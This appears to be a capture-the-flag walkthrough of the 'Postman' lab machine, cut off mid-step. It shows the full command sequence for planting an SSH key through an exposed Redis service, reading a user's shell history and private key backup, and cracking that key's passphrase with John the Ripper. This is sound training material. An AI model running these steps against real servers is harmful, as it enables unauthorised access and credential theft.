Postman walkthrough

Index


List of pictures

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:



```
┌──(root㉿k14d1u5-kali)-[/media/…/Windows/Easy/Omni/nMap]
└─# nmap -sT -sV -A -p- 10.10.10.160 -oA Postman
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-07 17:56 AEST
Nmap scan report for 10.10.10.160
Host is up (0.045s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Cyber Geek's Personal Website
|_http-server-header: Apache/2.4.29 (Ubuntu)
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=8/7%OT=22%CT=1%CU=30656%PV=Y%DS=2%DC=T%G=Y%TM=66B32
OS:8FC%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10A%TI=Z%CI=Z%TS=1)SEQ(SP
OS:=103%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7
OS:%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=7120%W
OS:2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNN
OS:SNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y
OS:%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
OS:%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40
OS:%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G
OS:%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   46.46 ms 10.10.14.1
2   44.79 ms 10.10.10.160

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 68.20 seconds
```


Figure 1 - nMap scan results

Open ports a re 22, 80, 6379 and 10000. So, this box has SSH service enabled on port 22, Redis service enabled on port 6379 and two web application running on ports 80 and 10000. Also, nMap has recognized Linux as operative system.

Web application running on port 10000 can be reached adding a new entry in the $/etc/hosts$ file.

Initial foothold

Based on which services I found open via the nMap scan, I tried to interact with the Redis service. Since I can interact with it, I can explore its file system. For example, I found the Redis home directory:




```
CONFIG GET dir
*2
$3
dir
$14
/var/lib/redis
```

Figure 2 - Redis home directory

Also, I found out that the web application running on port 10000 require credentials.

User flag


Looking for something interesting on the Internet, I found out that I could be able to upload the SSH key. So, I generated a key pair as shown in the following figure:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/k14d1u5/.ssh/id_rsa): mykey.rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in mykey.rsa
Your public key has been saved in mykey.rsa.pub
The key fingerprint is:
SHA256:skgjfOTBAw8MJ+RXY7wMy26ztLxgBd0hs8+lWa9fzmc k14d1u5@k14d1u5-kali
The key's randomart image is:
+---[RSA 3072]----+
|+++o.=           |
|.oo*B.o          |
| o.+X..o         |
| .o=o== .        |
|  +.==. S.       |
|  .O o o.        |
| o+ = ..   .     |
|. .+    . +  E   |
|   ..    . oo    |
+----[SHA256]-----+
```

Figure 3 - Generating SSH key pair


The second step was to give the correct format to my public key, adding some new lines:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ (echo -e "\n\n"; cat ./mykey.rsa.pub; echo -e "\n\n") > spaced_key.txt

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ cat mykey.rsa.pub
ssh-rsa [illegible] k14d1u5@k14d1u5-kali

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ cat spaced_key.txt



ssh-rsa [illegible] k14d1u5@k14d1u5-kali
```

Figure 4 - Public key formatted


Now I am ready to upload the key on the target via Redis. To accomplish this goal, I run the following commands:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ cat spaced_key.txt | redis-cli -h 10.10.10.160 -x set ssh_key
OK

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ redis-cli -h 10.10.10.160
10.10.10.160:6379> CONFIG SET dir /var/lib/redis/.ssh
OK
10.10.10.160:6379> CONFIG SET dbfilename "authorized_keys"
OK
10.10.10.160:6379> SAVE
OK
10.10.10.160:6379> █
```

Figure 5 - Public key uploaded on target


At this point, I am ready to connect to the target via SSH:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ ssh -i mykey redis@10.10.10.160
The authenticity of host '10.10.10.160 (10.10.10.160)' can't be established.
ED25519 key fingerprint is SHA256:eBdalosj8xYLuCyv0MFDgHIabjJ9l3TMv1GYjZdxY9Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.160' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$ █
```

Figure 6 - SSH connection


However, I am not ready to retrieve the user flag. Exploring the file system, I found that the user flag is owned by a user named Matt. So, I started to find something useful to perform lateral movement and became Matt. In the Redis user home directory, I found a very interesting information in the $.bash\_history$ file. In that file I found the following command previously run:



```
redis@Postman:~$ cat .bash_history
exit
su Matt
pwd
nano scan.py
python scan.py
nano scan.py
clear
nano scan.py
clear
python scan.py
exit
exit
cat /etc/ssh/sshd_config
su Matt
clear
cd /var/lib/redis
su Matt
exit
cat id_rsa.bak
ls -la
exit
cat id_rsa.bak
exit
ls -la
crontab -l
systemctl enable redis-server
redis-server
ifconfig
netstat -a
netstat -a
netstat -a
netstat -a
netstat -a > txt
exit
crontab -l
cd ~/
ls
nano 6379
exit
```

Figure 7 - .bash_history content


So, I downloaded/copied the $id\_rsa.bak$ file on my Kali machine. This file contains Matt's private key:



```
redis@Postman:~$ cat /opt/id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
[redacted]
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----
```

Figure 8 - id_rsa.bak file


I tried to use it to login to the target via SSH, but I need a passphrase. So, I tried to crack the passphrase using John the Ripper tool. I prepared the data for John running the following command:



```
[illegible] ~/Desktop
[illegible] ./privkey.priv
./privkey.priv:[illegible]
[redacted]
[illegible]

[illegible] ~/Desktop
[illegible] ./privkey.priv > johnkey.txt
```

Figure 9 - Data in John the Ripper tool format


Now, I can decode the passphrase running John the Ripper tool, as shown:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ john johnkey.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]      (./privkey.priv)
1g 0:00:00:00 DONE (2024-08-09 02:57) 3.125g/s 771300p/s 771300c/s 771300C/s confused6..comett
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 10 - Passphrase decoded


I tried to use this credential to log in the target via SSH. However, the file $/etc/ssh/sshd\_config$ set Matt user with SSH disabled:



```
#AllowAgentForwarding yes
#AllowTcpForwarding yes
#GatewayPorts no
X11Forwarding yes
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
PrintMotd no
#PrintLastLog yes
#TCPKeepAlive yes
#UseLogin no
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS no
#PidFile /var/run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
#VersionAddendum none

#deny users
DenyUsers Matt

# no default banner path
#Banner none
```

Figure 11 - Matt's SSH login disabled

But I have found credentials. So, I simply tried them to switch user from Redis to Matt:



